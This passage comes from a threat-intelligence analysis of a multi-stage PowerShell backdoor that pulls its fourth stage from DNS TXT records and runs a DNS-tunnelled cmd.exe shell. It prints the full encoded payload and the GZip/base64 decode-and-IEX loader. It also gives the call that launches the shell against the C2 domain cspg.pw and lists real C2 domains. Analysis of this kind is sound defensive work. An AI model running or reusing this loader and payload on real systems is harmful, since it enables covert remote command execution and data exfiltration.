
Once the initial DNS response is received by the malware, it then iterates to the next subdomain which is 'mail'. The malware uses this domain in another DNS TXT record query to attempt to retrieve the Stage 4 payload associated with this infection process. The response to this DNS request results in the transmission of the fourth stage malware, stored within the TXT record as displayed in Figures 10 and 11. Due to the size of the Stage 4 payload, DNS makes use of TCP for this transaction.



```
. .............mail.reld.info.....................mail.reld.info.................$e='H4sIAAAAAAAEAM0c/VfbOPL3/BV6eezVPsgn0GOXl3unUArclm5T4LYQ8qhjq8Yl2KnjNHBp/vebkWTHiWWXFuvt9XVrx5ZGo/nWzHg35hM79MbRbzeNzvUN/
GnAv3jbWJAO2fCno9F+ZWM56LrRwZcdvMKdcpAAwwd0cCAOaq5BEWt1xA0O+JexYfTP2UNUP/TtwPF8';.$e+='d/Dbbxe+B/esfsSisyiEZ0b/IPC/sjCCl6/D4L5rTdjLHfnuheV2PXo0o8ylU3q0Q6963Salnc4L0zS3ng/e7nXv6HGPDhH88QW1Z7Qs0M6sCyADejUrHTRg/
V96dCGJckqHtNuiRye0JPBXHPNTHUSxet02x7inBfNhrxvSYxvAIuaUOuVhftnrRvTIRWLowJxRoHki';.$e+='5zpYOqPHJ0gQzloL1QgkqCy2zlBLQVLKpztgDrLek2pUOuZXLkjM0R219NgXkBqg+yUd6pEa20WhPNEllE6vu02PD7WBn3Uf0b5Y2mT
+Mz06lGasdMlh3HVc0iuqR3JmwiA4PT2Oj4LGIlG0qdUtspRLTrkGwUJDfHwnVEoLWz2kN9MjNUMEd+zSq1jmZ7AbyVZzv/Jp';.$e+='6tuRF/jEDqKIVeZkbIXWvVEh/QkHMNh49fbsjIUAv1OtbsFza+RZE6M6rpqD/n/
gh2NF7L3lu8xobb3c3d3eheeeH223+dR3QRh1drdTEx1/glMT8MG95fmrsFl6wOEDs+F1hZgVkgr/eFR4HYeBDRkfku9GkORsxNjY2DX5YB6wchiNZRhZgjRSEdCATt1itPfGFdJY';.$e+='Id4nQ26Z1HxGqlV4Ns9DBHcdj
+4Qo1qvks34AcxbVEjCPhl0S5rgHcIVzNyYx4GyoBneLjg1+WLLaPy6IaJo8S47B2mjel4/D+TOBVXVQw5urZCGofVomOQb+YXMS9CdGZ3RVwGFYObXWKhJ7RPpDx8jNtgAIvKFkOg39TfMd6NbUmNfSMucV5tIzETKYCgbTdg89UBO';.$e+='VlJpEyhxA/QPWTQNfSUl1/
lzI2WWn1fgssoflFMpAZx9i4QHiYjjgAWXgwmLSPQ4Zp3zD+cf/QnXTrJUVHwUkTFqXqyC4pEjdK1uB/fiAaAfPnZaH30uWCo08Pmz2XTgdkdog6yUS0nJ3/VNIjB8f8p9fyP+ZBQEd9Mxaf/zby34/cc0qokVpF4pwNUBrQj2PDFeVGHV';.$e+='ueSX0Q+Zyx4A2VMrsm/
VU0M2Hlk2K+FMeel2x/Roj77rSacEal+Caf+d0gZ9NUOwHj24o3/OuowenNAPPfqFHrj03Yz+ir9/l8uadbDXU2aCXHJZl8RoZURVCmlyA5KaEE7qhwE41sDsg0iR2qn14N1P78mv8Ad+eT7/1Wo2m6COa1rQkOZYWqqlFiTynugJ3i22KmnB';.$e+='vIllUz5Pkgjc/
sHfBfcTMbZKu7pJjOwWTXhcbTZjPcigsaofSzRK0Y9TimaMUrgKE5Zv5RO3JrFYt/JraD+DFu0iWsSkyvdF0oBwKjWeyeXEFMSXNPe53RWLdZ7H/dZPcV+FnnieRa+IsQ3hO+KFn+IecoOhzc19aRLz46WaG5Ft0FARf+hOq4EJbGMQ7eg5egH4bX6y';.$e
+='03NwhDjOx3Mp65WeoALQY57m0RP+A3htCapZ9ytieqmH5nBQ2cXTtKMpk0HxwHgpz6PlZks56JlIM5QO2kMi6MF6hnkvVr6kAOg2z0zrScLaPQgvgZU8Y3cEB3W3e4/hVnngJ0iQS03YY3AM0iLSOqVj73Di7Am2asnY3aNdv9Rk12cADuR8WL68X/GElCvYWnIKmcv7';.$e
+='qcS6XNA9tC094Yk0pDB7XU5nTW76Sjo34exKJYzDQZ9KdpbuRx23e8dtjDbwX7Bcoilt72DRAeitQ414vTSQ6ctyZd3tBmhbLE2y7qJt6VFLSw1pikZXh23BGkZcPyqZlbPuDg9FOUF6mCqelVgBACF8QPYJP1q+o8MjAFYAyo/RAfQOhv8O1VG0v0d74mjpB3hAOjM9';.$e
+='9LZkUMdtuQbwWO0Cu3KpoSeAp+Oauk4WAP4rghdqVH7p2xVa6ug5MFq8/K0NPAgllxqnfMvIsEkFAjqmAbSLld0daQDKBv2FH3PLl3PmpgqXGjpIuJz3NNEbMLWlay5X+WfoJvZkIFcqaKBvwCvoeoLnIRVBBdMTgg65PT8RnVLlsnOIZ9BjW4f/HOL582iiI9Iacq9P';.$e
+='pakqn95YGwbFZ3rcBIC/Q+W3y7crQ8wpxh0LWhJ/XzX1dnHQeKLQIIgYPIP62Io0jqyKq3LrBZn3/VSFXpYGZIVUBauvrMgZqqFm3Q6mfmQO9pMqSlw/wzoD7zyYsWFdtXo1Rko+EO942fbk8AOpJkXa2pcpCx95lTp6iJTrVLEPYMJGzI5qE05GUhtbUcRCn1SBI/at';.$e
+='FQ6aD81mu23mr6t8XJuMR15kZKCY/eZg/4dAfVuWmX9sIqnZsoJcQoXwA4VT36s9+gF9QHwke/HiZxF6cR294NOTsvn6UPalBKztGZq0PdSJuOY/JyQKHysEb4p7dVpAbnLnjUYrha71/vLa6yC0WYUUDgJ6vL1482Z/ddh6G3r9YBRMGG9hKRqWAy2nHykuRtb4dhbw';.$e
+='n40dB6R/+GCzMdb+BoIYogi/4Cwx1DU/2cFi/tKWTSykFoSkcCwf2Fw2PmCtX12x7OQA6rea9Xpre0BqnwPPFw1L6lpoPoQdgPCPdQhxaVQW7pcdT0ImC7bkRqS1J+uWN7JnQ3I8sY+K6WfTobAyBp89u/VGzFBBSC8k6qM5+G52kgYiYWZS2nAenPhR66WhXKGPNE0R';.$e
+='ZKv10qyQgu1kcVzupm3GorPsRspuf0u5hS11dV3J4Fg6i9RWyGUlaRjZV7SWxKZmrcydIxR5HQCyH1DZwZY0qejrMDOM/tRDBg+MavOhmtcIYC47AVa3Fesy+YWIpsnVHqb0hhJx9BnZMdX9aKB7gEf178ZOrQCEGaOz/t58QisbYoe9mJzHSd/iTbwr0bkgwwf+OU+K';.$e
+='cRLiytc+SaOgEFHRidHIzE51YjRE/5t8rRAq2bq12juRRXBLideWEp0tJRZmsrd44djmxwbsOJhE9YuT+ntrBv/+zh7pV8sbWcMRSwyKarphvGeWU8PZvCflo181M6q9Nm1L0yYVDYypjry1BtNsr0tilbDXLNNkkvGpb9ms9sfwM8SC5OxxErH7+ivPcn0ghGdP6u/C';.$e
+='wGaTyVlkhdGJ/ymoFDry12DZ31r3DIUFRbZ49MWEnd2y0QhHTiM+6bXFcS6a9Z45XgjYAkq+Y4XOiT+eRjj3PJz+4FSIMH967mEYQgygmqqIgvr5lAXjx4lrFCxuFsKvi/mm7Mx8W2gBstzuPkasP+DG8GUl37AUr58iZx3tOFhxZgFs5no+KpahVgrS3BILbwnjIi9m';.$e
+='vg16Av5q0/YE/DlLi9BfQ6cY/Yb04nHfpRp77iXpxPa82FX+5Qb2SVZ0dQDSCAaV4PbPMbd5iL1NmNLbo29o99+Y8oDfE0wcXNHuiB5O8COZXfr6YnnCWZH+RU6X4kqgmyVf/WRyENyPRyxiDqmBUBSfgCAsiPnNHUvM6eTy84pz6Dux3GXRxIiVb0GxoDh2zIcA5W5R';.$e
+='ITlk2OwoJTTFJKUgYfRs4DcmA9XatZY5MJMl/3oTskhONBnZfyajY8rFMeeTt5exMCk+Z7FM+KxYr1w+rxmBNJ+za6f4/P9galcj6AwN/n+DtLU24e9K3fepykOh+p+hF7E3ns/UK9fPQ+8e5M6ofgyrZuoXRLxJ6LjIaRcH9sonqSbu/LxEzthGgpA4nImhN0m+U6yI';.$e
+='/eLL5QVD+LNYjuXBLgdTNU7KTxfWz4BpzFDRQOLJfJlPWhSPbiVJn+e7w54rus5OaPecvr6j5y51Mdl9xUuu2FckvnfjRbUDSt/3xG+nh80qFzhvF90o/w3v7RkWhE6o44orvB/jeLjy/8+AQxE+d6uu/GjxUa73mXemILyDHZ5cX+Rnk1S06bcG+Skw5YT2IP5SMNa+';.$e
+='m+TQ3d7ZITX+RUGc+hMcbvyoNCjQgTN2fG6vxI42g0NtxNAAl8bp91Q0L1z2sEdiBzky5d80YwkPOGchx+Hq8HF7+H6C16Hb9VMc4TneeZxjw7MJNx9Pzh6tpI9yzsrZsDTH56sPIWq/kWNk84OJLGqrErae+lBNaA+KTgyKCduDgvSIasLOIJeMyvHNJUYpWb1JfR6a';.$e
+='8E0a9LWoNrtS6nPXvLyd3NB1IufXSuwqaQAdaak5bs1KHABLdVxyCl99CsDJ88/9JIFjTUfeeOrclynS8yu5udSaNZeR7aYZFzS+g9UawSAuqtarsi6QhNJrqOMKSt03l6tm+cRDruySSz9br5rFxPrRzQjuk0XBZlV0z1sJhrfzEJTvcpd66t6fTreVRFa+ZlRltq6o';.$e
+='vLEihOuYCyHMAE8KZ3Nlbp/kBika3JIKb27zRWVrjnepEp8yyjIUYZZyZ6mzxzqY1bS4WM4O/MjzMREmheMH3XxuBKmcsT2oFFSGcoMPskqr78RwqbKLaqE1q6rc7tJRNjpLYiuA5RRaFMcKNYBU2P7J863RiAcBOeFz7P4lqfMkU34uuZJXWSZObnLOKnPl+2+8nowI';.$e
+='Lir/A2EIemK1TAAA';.
$d = dec($e);.IEX $d;. cotte -Domain cspg.pw -e cmd.exe..
```

Figure 10: Response Containing Stage 4 Payload


Another view showing the Wireshark interpretation of the DNS protocol and packet payload is below.



```
▼ Domain Name System (response)
    [Request In: 97]
    [Time: 0.598234000 seconds]
    Length: 4910
    Transaction ID: 0x0003
  ▶ Flags: 0x8180 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  ▶ Queries
  ▼ Answers
    ▼ mail.reld.info: type TXT, class IN
        Name: mail.reld.info
        Type: TXT (Text strings) (16)
        Class: IN (0x0001)
        Time to live: 5
        Data length: 4866
        TXT Length: 206
        TXT: $e='H4sIAAAAAAAEAM0c/VfbOPL3/BV6eezVPsgn0GOXl3unUArclm5T4LYQ8qhjq8Yl2KnjNHBp/vebkWTHiWWXFuvt9XVrx5ZGo/nWzHg35hM79MbRbzeNzvUN/GnAv3jbWJAO2fCno9F+ZWM56LrRwZcdvMKdcpAAwwd0cCAOaq5BEWt1xA0O+JexYfTP2UNUP/TtwPF8';
        TXT Length: 207
        TXT: $e+='d/Dbbxe+B/esfsSisyiEZ0b/IPC/sjCCl6/D4L5rTdjLHfnuheV2PXo0o8ylU3q0Q6963Salnc4L0zS3ng/e7nXv6HGPDhH88QW1Z7Qs0M6sCyADejUrHTRg/V96dCGJckqHtNuiRye0JPBXHPNTHUSxet02x7inBfNhrxvSYxvAIuaUOuVhftnrRvTIRWLowJxRoHki';
        TXT Length: 207
        TXT: $e+='5zpYOqPHJ0gQzloL1QgkqCy2zlBLQVLKpztgDrLek2pUOuZXLkjM0R219NgXkBqg+yUd6pEa20WhPNElE6vu02PD7WBn3Uf0b5Y2mT+Mz06lGasdMlh3HVc0iuqR3JmwiA4PT2Oj4LGIlG0qdUtspRLTrkGwUJDfHwnVEoLWz2kN9MjNUMEd+zSq1jmZ7AbyVZzv/Jp';
        TXT Length: 207
        TXT: $e+='6tuRF/jEDqKIVeZkbIXWvVEh/QkHMNh49fbsjIUAv1OtbsFza+RZE6M6rpqD/n/gh2NF7L3lu8xobb3c3d3eheeeH223+dR3QRh1drdTEx1/glMT8MG95fmrsFl6wOEDs+F1hZgVkgr/eFR4HYeBDRkfku9GkORsxNjY2DX5YB6wchiNZRhZgjRSEdCATt1itPfGFdJY';
        TXT Length: 207
        TXT: $e+='Id4nQ26Z1HxGqlV4Ns9DBHcdj+4Qo1qvks34AcxbVEjCPhl0S5rgHcIVzNyYx4GyoBneLjg1+WLLaPy6IaJo8S47B2mjel4/D+TOBVXVQw5urZCGofVomOQb+YXMS9CdGZ3RVwGFYObXWKhJ7RPpDx8jNtgAIvKFkOg39TfMd6NbUmNfSMucV5tIzETKYCgbTdg89UBO';
        TXT Length: 207
        TXT: $e+='VlJpEyhxA/QPWTQNfSUl1/lzI2WWn1fgssoflFMpAZx9i4QHiYjjgAWXgwmLSPQ4Zp3zD+cf/QnXTrJUVHwUkTFqXqyC4pEjdK1uB/fiAaAfPnZaH30uWCo08Pmz2XTgdkdog6yUS0nJ3/VNIjB8f8p9fyP+ZBQEd9Mxaf/zby34/cc0qokVpF4pwNUBrQj2PDFeVGHV';
        TXT Length: 207
        TXT: $e+='ueSX0Q+Zyx4A2VMrsm/VU0M2Hlk2K+FMeel2x/Roj77rSacEal+Caf+d0gZ9NUOwHj24o3/OuowenNAPPfqFHrj03Yz+ir9/l8uadbDXU2aCXHJZl8RoZURVCmlyA5KaEE7qhwE41sDsg0iR2qn14N1P78mv8Ad+eT7/1Wo2m6COa1rQkOZYWqqlFiTynugJ3i22KmnB';
        TXT Length: 207
        TXT: $e+='vIllUz5Pkgjc/sHfBfcTMbZKu7pJjOwWTXhcbTZjPcigsaofSzRK0Y9TimaMUrgKE5Zv5RO3JrFYt/JraD+DFu0iWsSkyvdF0oBwKjWeyeXEFMSXNPe53RWLdZ7H/dZPcV+FnnieRa+IsQ3hO+KFn+IecoOhzc19aRLz46WaG5Ft0FARf+hOq4EJbGMQ7eg5egH4bX6y';
        TXT Length: 207
        TXT: $e+='03NwhDjOx3Mp65WeoALQY57m0RP+A3htCapZ9ytieqmH5nBQ2cXTtKMpk0HxwHgpz6PlZks56JlIM5QO2kMi6MF6hnkvVr6kAOg2z0zrScLaPQgvgZU8Y3cEB3W3e4/hVnngJ0iQS03YY3AM0iLSOqVj73Di7Am2asnY3aNdv9Rk12cADuR8WL68X/GElCvYWnIKmcv7';
        TXT Length: 207
```

Figure 11: Alternate View of Stage 4 Payload

The code associated with this fourth stage is then cleaned and passed into the Invoke-Expression Powershell cmdlet (IEX) and executed within the context of the third stage process. The fourth stage payload is not autonomous and simply attempting to execute the fourth payload itself will fail, as it relies upon a decode function present within the third stage Powershell script.



```
function dec ($b64_in) {
  $in = [System.Convert]::FromBase64String($b64_in);
  $ms = New-Object System.IO.MemoryStream;
  $ms.Write($in, 0, $in.Length);
  $null = $ms.Seek(0,0);
  $cs = New-Object System.IO.Compression.GZipStream($ms, [System.IO.Compression.CompressionMode]::Decompress);
  $sr = New-Object System.IO.StreamReader($cs);
  $out = $sr.readtoend();
  return $out;
}
```


Figure 12: Stage 3 Decode Function

This function is responsible for a couple of different operations. It takes the code received in the DNS query response and defines a string variable which contains the code. It then calls the decode function from the third stage and passes the decoded string into IEX to further extend the Powershell environment. Once this is complete, it then calls a function in the newly extended environment to execute the fourth stage code along with specific parameters. These parameters include the fourth stage C2 domain to use as well as the program to execute which in this case is the Windows Command Line Processor (cmd.exe). This is interesting because it results in the fourth stage payload never actually being written to the filesystem of the infected system.

Stage 4 Powershell

As described above, the Stage 4 Powershell payload is decoded by the 'dec' function present within Stage 3. At the end of the Stage 4 payload is a call to the 'cotte' function, present in the decoded Stage 4 code, which provides additional parameters including the C2 domain to use as well as the program to execute (cmd.exe). When the function executes cmd.exe it redirects STDIN, STDOUT, and STDERR to allow the payload to read from and write to the command line processor.


The domain provided to the function call is then used to generate the DNS queries used for the main C2 operations. Just like in the Stage 3 Powershell script, the Stage 4 payload also contains two arrays of hard coded domains, but this stage only appears to make use of the second array.



```
$domains = @("bvyv.club", "bwuk.club", "cgqy.us", "cihr.site", "ckwl.pw", "coec.club", "oyaw.club",
"pafk.us", "palj.us", "pbbk.us", "ppdx.pw", "pvze.club", "qefg.info", "qlpa.club", "reld.info", "ueox.
club", "ufyb.club", "cuuo.us", "dbxa.pw", "dvso.pw", "eady.club", "enuv.club", "eter.pw", "utca.
site", "vdfe.site", "vjro.club", "vkpo.us", "fbjz.pw", "fhyi.club", "futh.pw", "gnoa.pw", "grij.us",
"gxhp.top", "vqba.info", "vwcq.us", "vxqt.us", "wfsv.us", "wqiy.info", "hvzr.info", "idjb.us", "jimw.
club", "jomp.site", "jxhv.site", "kshv.site", "wvzu.pw", "ysxy.pw", "zcnt.pw", "zjav.us", "zmyo.
club", "zody.pw", "zugh.us", "kwoe.us", "lhlv.club", "lnoy.site", "lvrm.pw", "mewt.us", "mfka.pw",
"nxpu.site", "oaax.site", "odyr.us", "oknz.club", "ooep.pw", "ooyh.us", "oxrp.info");
```

Figure 13: Stage 4 Domain List


Every 301st DNS response from main C2 server, the sample sends a separate DNS TXT resolution request to a domain taken from the array described above using the Get-Random cmdlet. This secondary C2 request is to determine whether the malware should continue to run on the infected system. Similar to what we saw with the Stage 3 Powershell script, this request is made to the 'web' subdomain of the secondary C2 domain.



```
$current_domain = $ldomains[(Get-Random -Maximum ($ldomains).count)];
$query_domain = "web.$current_domain"
```

Figure 14: Stage 4 Secondary C2 Domain Generation


If the secondary C2 server returns a TXT record that contains the string 'stop', the malware will cease operations.



```
if ($lookup_result -eq 'stop') {
  try {
    $stop_working = 1;
    kill $proc -Force
    $proc = $NULL;
    $proc_start_info.Close();
    $proc_start_info = $NULL;
    $counter = 0;
    return -1;
  }
  catch [Exception] {  }
}
```

Figure 15: Stage 4 Stop Command

The main C2 channel itself is established through the transmission of a "SYN" message from the infected system to the main C2 server.




```
Domain Name System (response)
   [Request In: 52]
   [Time: 0.048750000 seconds]
   Transaction ID: 0x0004
 ▶ Flags: 0x8180 Standard query response, No error
   Questions: 1
   Answer RRs: 1
   Authority RRs: 0
   Additional RRs: 0
 ▼ Queries
   ▼ 270600701462900000.cspg.pw: type TXT, class IN
        Name: 270600701462900000.cspg.pw
        [Name Length: 26]
        [Label Count: 3]
        Type: TXT (Text strings) (16)
        Class: IN (0x0001)
 ▼ Answers
   ▼ 270600701462900000.cspg.pw: type TXT, class IN
        Name: 270600701462900000.cspg.pw
        Type: TXT (Text strings) (16)
        Class: IN (0x0001)
        Time to live: 60
        Data length: 19
        TXT Length: 18
        TXT: a6cf007014fae70000
```

Figure 16: Example Stage 4

'SYN' Message Response


Once this is completed, the STDOUT and STDERR output that was captured from the Windows Command Line processor earlier in Stage 4 is transmitted using a "MSG" message. This allows the attacker to send commands to be executed directly by the Command Processor and receive the output of those commands all using DNS TXT requests and responses. This communication is described in greater detail in the following section. Below is the DNS analysis and contents of the query request send from an infected system to the C2 server.



```
Domain Name System (query)
   [Response In: 66]
   Transaction ID: 0x0004
 ▶ Flags: 0x0100 Standard query
   Questions: 1
   Answer RRs: 0
   Authority RRs: 0
   Additional RRs: 0
 ▼ Queries
   ▼ 708001701462b7fae70d0a28432920436f70797269676874.20313938352d32303031204d696372.6f736f667420436f72702e0d0a0d0a.433a5c54454d503e.cspg.pw: type TXT, class IN
        Name: 708001701462b7fae70d0a28432920436f70797269676874.20313938352d32303031204d696372.6f736f667420436f72702e0d0a0d0a.433a5c54454d503e.cspg.pw
        [Name Length: 135]
        [Label Count: 6]
        Type: TXT (Text strings) (16)
        Class: IN (0x0001)
```

Figure 17: Example 'MSG' Message

The query domain structure is obfuscated. If we take the DNS request query and run it through a decoding function, we can clearly see that it is the output of the Windows Command Line Processor being sent to the C2 server.



```
>>>
>>> import re
>>> domain = '708001701462b7fae70d0a28432920436f70797269676874.
20313938352d32303031204d696372.6f736f667420436f72702e0d0a0d0a.433a5c54454d503e.
cspg.pw'
>>> content = domain[18:]
>>> content.replace('.cspg.pw', '')
'0d0a28432920436f70797269676874.20313938352d32303031204d696372.
6f736f667420436f72702e0d0a0d0a.433a5c54454d503e'
>>> content.replace('.cspg.pw', '').replace('.', '').decode('hex')
'\r\n(C) Copyright 1985-2001 Microsoft Corp.\r\n\r\nC:\\TEMP>'
>>>
>>>
```

Figure 18: Decoded TXT Request

This clearly illustrates the establishment of an interactive C2 channel that can be used to execute system commands as well as receive the output of those commands.

Command and Control (C2) Communications

The C2 domains associated with the infection chain from the malicious Word document were initially registered on 2017-02-08. The domains associated with the Powershell sample that we analyzed from Hybrid Analysis were initially registered on 2017-02-18. Several of the domains were registered by a registrant account using the following email address:

valeriy[.]pagosyan[@]yandex[.]com

The remaining domains were registered using the NameCheap proxy registration service.

According to data available within Umbrella, the majority of DNS activity related to the domains used by the powershell sample appears to have occurred between 2017-02-22 and 2017-02-25. There was less activity associated with the other identified sample, with most occurring on 2017-02-11.

